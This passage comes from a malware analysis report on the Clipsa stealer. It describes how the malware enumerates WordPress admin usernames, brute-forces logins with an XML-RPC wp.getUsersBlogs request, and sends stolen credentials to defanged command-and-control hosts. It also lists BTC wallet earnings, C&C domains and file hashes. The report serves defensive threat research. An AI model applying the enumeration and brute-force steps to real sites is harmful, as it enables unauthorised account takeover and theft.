`http(s)://website.example/?author=1`

which will often redirect the URL to:
`http(s)://website.example/author/admin/`
where `admin` is the first username on the WordPress server, which is usually the admin's username (ID=1). Note that it usually matches **admin** literally, too…

However, Clipsa does not extract information from the new URL, but it instead parses the redirected site contents and searches for the following pattern:
`href="http(s)://website.example/author/admin/feed/"`
where the `admin` is extracted.

If Clipsa successfully retrieves the admin's username, the whole PARSE phase is considered successful and the malware creates an additional file in the `AudioDG\obj\` subdirectory. The file is named using the first four bytes of the SHA-256 hash calculated from the URL address and it serves as a log file and a "brute-force job" for the BRUTE phase. The file contains four values separated by pipes and we will refer to it as the `URL file` for simplicity:
`www.website.example|admin's name|0|0`
As we will see later in the BRUTE phase, the last two columns are actually the "number of brute-force attempts" and an "epoch time from the last brute-force attempt", respectively.

The BRUTE phase

The BRUTE phase serves a single purpose: Brute-force its way into the administrative privileges of the WordPress website and send brute-forced credentials to the `poly.ufxtools[.]com` file repository.

However, it is strictly bound to the PARSE phase, because it uses the `URL file` created at the end of its last successful run. Note that a new process (`--BRUTE`) is created every 10 seconds, effectively parallelizing the brute-force process.

Parsing the URL file and login credentials

Clipsa selects a random `URL file` from the `\obj\` subdirectory. This file also has to have a timestamp (the last column in the file) lower than the present date. Clipsa then parses the file, retrieving the to-be-brute-forced URL and admin's username.

After the `admin's username` is retrieved, Clipsa uses three additional values as usernames:

```
%domain%
admin
test
```

where `%domain%` is replaced with the current to-be-brute-forced domain. The rest of the strings are hard coded (and they match common usernames).

Moreover, the malware decrypts a list of frequently used passwords. It uses a simple substitution cipher (which actually uses the same lookup table as in the WALLS phase) to retrieve the list. For the full list of passwords in plaintext, see C.1 Passwords list in the appendix.

However, this password list is not complete. As we can see, the list starts with these two columns:
`!|%domain%`
The first column (exclamation mark) is replaced with the `admin's username` and `%domain%` is replaced with the current to-be-brute-forced domain. The rest of the password list is kept as is.

Brute-forcing

Before the brute-forcing begins, Clipsa increases the penultimate number in the `URL file` by one (number of brute-force attempts) and replaces the last number by the current timestamp (from epoch), indicating a new brute-force attempt.

After all these preparations are finished, Clipsa begins to brute-force. First, it creates a XML-RPC request for the `xmlrpc.php` file:

```
<methodCall>
    <methodName>wp.getUsersBlogs</methodName>
    <params>
        <param>
            <value>
                <string>admin</string>
            </value>
        </param>
        <param>
            <value>
                <string>password</string>
            </value>
        </param>
    </params>
</methodCall>
```

where `admin` and `password` are filled in according to the selected username and the selected password (from the list).

If the attempt to retrieve the `UserBlogs` is successful, the response should contain a string `isAdmin`. If XML-RPC is enabled and poorly configured, an attacker can use the request above to obtain the response with the confirmation of the credentials. With the verbose response, Clipsa knows the credentials are valid and the brute-forcing is successful. If not, the next password is selected and Clipsa tries again.

When Clipsa successfully brute-forces its way into a WordPress admin account, it creates a string with all the information it obtained in the process:
`fingerprint|GOOD|www.website.example|admin’s username|password`
This string is then encrypted and uploaded to the `poly.ufxtools[.]com` file repository.

Logging

As we marginally mentioned in the beginning of the analysis, Clipsa creates and uses an additional file:
`C:\Users\user\AppData\Roaming\AudioDG\log.dat`
This file is used for logging purposes, which the malware author can use to debug Clipsa and obtain statistics.

The file contains eight columns, separated by pipes. Each column holds a different piece of information. At the beginning, when the file is created, it is empty, meaning all the columns are filled with zeros:
`0|0|0|0|0|0|0|0`
A curious observer could find out that the file is actually created with 10 columns (all zeros). However, these additional columns are removed after the first write into the log.

This file is then continually filled after each successful functionality iteration. Depending on the phase in which the functionality is located, the specific column is modified. In the table below, we present which phase affects which column(s):

Phase name	Column in the log file
PARSE	1, 2, 3, 6
BRUTE	4, 5, 6
CLIPS	7
WALLS	8
CLIPSS	None. Functionality of this phase is not logged.

Now, let's break down what these numbers mean, exactly, based on Clipsa phases, which we explained earlier:
1. Number of parsed URLs
2. Number of XML-RPC requests (a check whether the site is a WordPress site or not)
3. Number of author requests (attempts to retrieve the admin's username)
4. Number of brute-force tries
5. Number of successfully brute-forced sites (obtained administrative credentials)
6. Current count of files in `\obj` directory
7. Number of replaced crypto-wallet addresses
8. Number of stolen `wallet.dat` files or `.txt` files with mnemonic phrases

Note that the contents of the `log.dat` file are sent to the C&C server with every heartbeat, which is performed after Clipsa is started (and after the successful installation).

Received funds

In this subsection, we will present a brief overview of the amount of money received in all the BTC addresses available in Clipsa. The list contains 9,412 addresses in total (including the `65923_VTS.vob` file, alias `condlg.dll`) and can be found in the A.2 BTC addresses list (complete).

However, until our analysis, only 117 of all the addresses received funds. We will stick to these addresses here. For a complete list of addresses sorted by received amounts, see A.3 BTC addresses list (sorted amounts).

During our analysis, a maximum of 0.3511 BTC (which at the time of publishing was ~4,111.70 USD) was received at the address `1HKbDo1PeKPDcRzxCinvahTpusbHywEK3o` in just one transaction. The minimum value received was 0.00001 BTC (which at the time of publishing was ~0.12 USD) at the addresses `1BY59mYV1nqmkcUjbVPA4mzK52CuPipn2N` and `13DmqnVDh9EwKoJdGCjkad4ZNQUKwiTnAV`.

In the figure below, we illustrate the amounts of the top BTC addresses:





Figure illustrating received BTC funds – top 117 addresses (sorted)

Furthermore, we can see that only a few addresses received larger amounts of BTC. This is illustrated in the histogram below:



Histogram illustrating a distribution of wallets depending on received funds

Now, let's see how the money got to these crypto-wallets from August 2018, to July 2019. We listed all the incoming transactions to all of the 117 addresses and summarized the values. We didn't find any direct income loops that would make the following graph inaccurate.




Figure illustrating the received BTC funds – top 117 addresses (over time)

C&C servers

During this analysis, we described only one C&C server:
`poly.ufxtools[.]com`

This approach was to simplify the description of how Clipsa works. The selection of the C&C addresses is actually done by reading multiple hard coded addresses from the memory, but of the several addresses only one or very few of them is the C&C server address. Each of these addresses is visited, and if the server responds correctly, Clipsa knows it is the C&C. For example, the entire list of addresses in the analysed Clipsa sample is:

```
poly.ufxtools[.]com
industriatempo.com[.]br
robertholeon[.]com
deluxesingles[.]com
naijafacemodel[.]com
www.quanttum[.]trade
www.blinov-house[.]ru
ssgoldtravel[.]com
www.greenbrands[.]ir
new.datance[.]com
```

Furthermore, these sites are randomly permuted before every server interaction (e.g. an upload of stolen files). This is performed to obfuscate the network communication by randomness and non-malicious requests/responses.

Moreover, the list of addresses above is only an example. Nearly every Clipsa sample carries a different set of addresses that sometimes contain completely different C&C addresses.

Without further ado, here is a full list of active C&C servers that we encountered during our analysis:

```
http[:]//besttipsfor[.]com
http[:]//chila[.]store
http[:]//globaleventscrc[.]com
http[:]//ionix.co[.]id
http[:]//mahmya[.]com
http[:]//mohanchandran[.]com
http[:]//mutolarahsap[.]com
http[:]//northkabbadi[.]com
http[:]//poly.ufxtools[.]com
http[:]//raiz[.]ec
http[:]//rhsgroup[.]ma
http[:]//robinhurtnamibia[.]com
http[:]//sloneczna10tka[.]pl
http[:]//stepinwatchcenter[.]se
http[:]//topfinsignals[.]com
http[:]//tripindiabycar[.]com
http[:]//videotroisquart[.]net
http[:]//wbbministries[.]org
```

Indicators of Compromise (IoC)

File name	Hash
condlg.exe	2922662802EED0D2300C3646A7A9AE73209F71B37AB94B25E6DF57F6AED7F23E
65923_VTS.vob	FD552E4BBAEA7A4D15DBE2D185843DBA05700F33EDFF3E05D1CCE4A5429575E5
condlg.dll	A65923D0B245F391AE27508C19AC1CFDE7B52A7074898DA375389E4E6C7D3AE1
XMRig miner (C&C)	B56E30DFD5AED33E5113BD886194DD76919865E49F5B7069305034F6E0699EF5
65923_VTS.asx	F26E5CA286C20312989E6BF35E26BEA3049C704471FF68404B0EC4DE7A8A6D42

Appendix

A. The CLIPS phase

A.1 BTC addresses list (2000)

https://github.com/avast/ioc/blob/master/Clipsa/appendix_files/btc_addresses_2000.txt

A.2 BTC addresses list (complete)

https://github.com/avast/ioc/blob/master/Clipsa/appendix_files/btc_addresses_complete.txt

A.3 BTC addresses list (sorted amounts)

https://github.com/avast/ioc/blob/master/Clipsa/appendix_files/btc_addresses_sorted.txt

B. The PARSE phase

B.1 Word list (bip-39)

https://github.com/avast/ioc/blob/master/Clipsa/appendix_files/word_list.txt

C. The BRUTE phase

C.1 Passwords list

https://github.com/avast/ioc/blob/master/Clipsa/appendix_files/password_list.txt

D. C&C servers

D.1 C&C servers list

https://github.com/avast/ioc/blob/master/Clipsa/appendix_files/cnc_servers_all.txt

Tagged ascryptomining, malware, stealer, wordpress